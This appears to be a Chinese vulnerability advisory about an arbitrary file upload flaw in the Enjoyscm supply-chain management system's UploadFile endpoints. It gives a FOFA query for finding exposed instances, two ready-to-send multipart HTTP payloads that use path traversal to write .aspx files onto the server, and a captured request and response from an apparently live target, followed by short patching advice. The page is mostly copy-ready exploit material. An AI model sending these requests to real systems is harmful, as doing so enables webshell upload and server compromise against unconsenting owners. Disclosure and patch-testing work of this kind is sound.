E4-1Enjoyscm-供应链管理系统-文件上传

漏洞描述：

enjoyscm供应链管理系统 UploadFile接口处存在任意文件上传漏洞，攻击者可上传恶意木马获取服务器权限。

网络测绘：

fofa语法：


body="供应商网上服务厅"

漏洞复现：


payload1：

```
POST /File/UploadFile HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: multipart/form-data; boundary=----------------------------219091791910684713828306923 94
Accept-Encoding: gzip

----------------------------219091791910684713828306923 94
Content-Disposition: form-data; name="file"; filename="../../../a.aspx"
Content-Type: image/jpeg

<% Response.Write("Hello, World") %>
----------------------------219091791910684713828306923 94
Content-Disposition: form-data; name="action"

unloadfile
----------------------------219091791910684713828306923 94
Content-Disposition: form-data; name="filepath"


----------------------------219091791910684713828306923 94
```

效果图:



验证



poc2

```
POST /ImportData/UploadFile HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2,
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=----219091791910684713828306923 94
Connection: close

------219091791910684713828306923 94
Content-Disposition: form-data; name="file"; filename="../../../1.aspx"
Content-Type: image/jpeg

<%@Page Language="C#"%><%Response.Write("hello");System.IO.File.Delete(Request.PhysicalPath);%>
------219091791910684713828306923 94--
```

Request

```
POST /ImportData/UploadFile HTTP/1.1
Host [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2,
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=----219091791910684713828306923 94
Connection: close

------219091791910684713828306923 94
Content-Disposition: form-data; name="file"; filename="../../../1.aspx"
Content-Type: image/jpeg

<%@Page Language="C#"%><%Response.Write("hello");System.IO.File.Delete(Request.PhysicalPath);%>
------219091791910684713828306923 94--
```

Responses 246bytes / 65ms

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNetMvc-Version: 4.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 23 May 2024 06:09:18 GMT
Connection: close
Content-Length: 200

[ { "ObjectData": "96e435d7-1817-4198-9e15-497135deeaa1", "UniqueKey": null,
"MethodName": null, "SourceMethodName": null, "Tag": null, "UserState": null,
"Exception": null, "HasException": false } ]
```

修复建议：

目前厂商已发布安全补丁，请及时更新：http://www.enjoyit.com.cn/。

通过防火墙等安全设备设置访问策略，设置白名单访问。

如非必要，禁止公网访问该系统。